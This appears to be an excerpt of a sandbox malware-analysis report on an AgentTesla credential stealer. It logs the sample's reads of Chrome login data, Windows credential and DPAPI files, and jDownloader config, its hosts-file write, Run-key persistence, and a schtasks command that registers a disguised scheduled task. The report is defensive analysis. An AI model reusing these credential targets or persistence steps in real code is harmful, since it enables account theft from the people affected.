Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.519470076.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.519470076.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.294988702.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.294988702.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.295945880.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.295945880.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.295465407.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.295465407.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.294210578.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.294210578.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.521991645.0000000003401000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.521991645.0000000003401000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown
C:\Users\user\AppData\Roaming\yqWDN	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	68F7BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	68F7DD66	CopyFileW
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	68F7DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe:Zone.Identifier	success or wait	1	64E64A2	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\drivers\etc\hosts	824	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	127.0.0.1	success or wait	1	68F71B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 11 ce 62 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 fd 07 00 00 48 03 00 00 00 00 00 fd fd 07 00 00 20 00 00 00 00 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0b 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELbH @ @	success or wait	3	68F7DD66	CopyFileW
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	68F7DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	68F71B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	68F71B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	68F71B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	68F71B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	68F71B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	yqWDN	unicode	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	success or wait	1	68F7646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	yqWDN	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	68F7DE2E	RegSetValueExW

Analysis Process: yqWDN.exe PID: **5496**, Parent PID: **3968**

General

Target ID:	15
Start time:	12:53:53
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe"
Imagebase:	0x8d0000
File size:	731648 bytes
MD5 hash:	21C2F8CC3F1D71FFB036CA3788A346B6
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.378013888.0000000003CEF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.378013888.0000000003CEF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 60%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown
C:\Users\user\AppData\Local\Temp\tmp2055.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	68F77038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\yqWDN.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1DC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2055.tmp	success or wait	1	68F76A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2055.tmp	0	1645	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </RegistrationIn	success or wait	1	68F71B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\yqWDN.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1DC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	68F71B4F	ReadFile

Analysis Process: yqWDN.exe PID: **7048**, Parent PID: **3968**

General

Target ID:	16
Start time:	12:54:01
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe"
Imagebase:	0x830000
File size:	731648 bytes
MD5 hash:	21C2F8CC3F1D71FFB036CA3788A346B6
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.373874318.0000000003C5F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000010.00000002.373874318.0000000003C5F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	68F71B4F	ReadFile

Analysis Process: schtasks.exe PID: **5080**, Parent PID: **5496**

General	
Target ID:	17
Start time:	12:54:05
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dYXeRswtYBrq" /XML "C:\Users\user\AppData\Local\Temp\tmp2055.tmp
Imagebase:	0xf00000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2055.tmp	unknown	2	success or wait	1	F0AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2055.tmp	unknown	1646	success or wait	1	F0ABD9	ReadFile

Analysis Process: conhost.exe PID: **5472**, Parent PID: **5080**

General	
Target ID:	18
Start time:	12:54:06
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: yqWDN.exe PID: **5572**, Parent PID: **5496**

General	
Target ID:	19
Start time:	12:54:06
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xbe0000
File size:	731648 bytes
MD5 hash:	21C2F8CC3F1D71FFB036CA3788A346B6
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000000.366458580.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000000.366458580.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000000.366994504.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000000.366994504.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.522484179.0000000003041000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000013.00000002.522484179.0000000003041000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000000.365073156.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000000.365073156.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000000.365965578.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000000.365965578.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.519516875.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000002.519516875.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	68F71B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	68F71B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	68F71B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	68F71B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	68F71B4F	ReadFile

Disassembly

No disassembly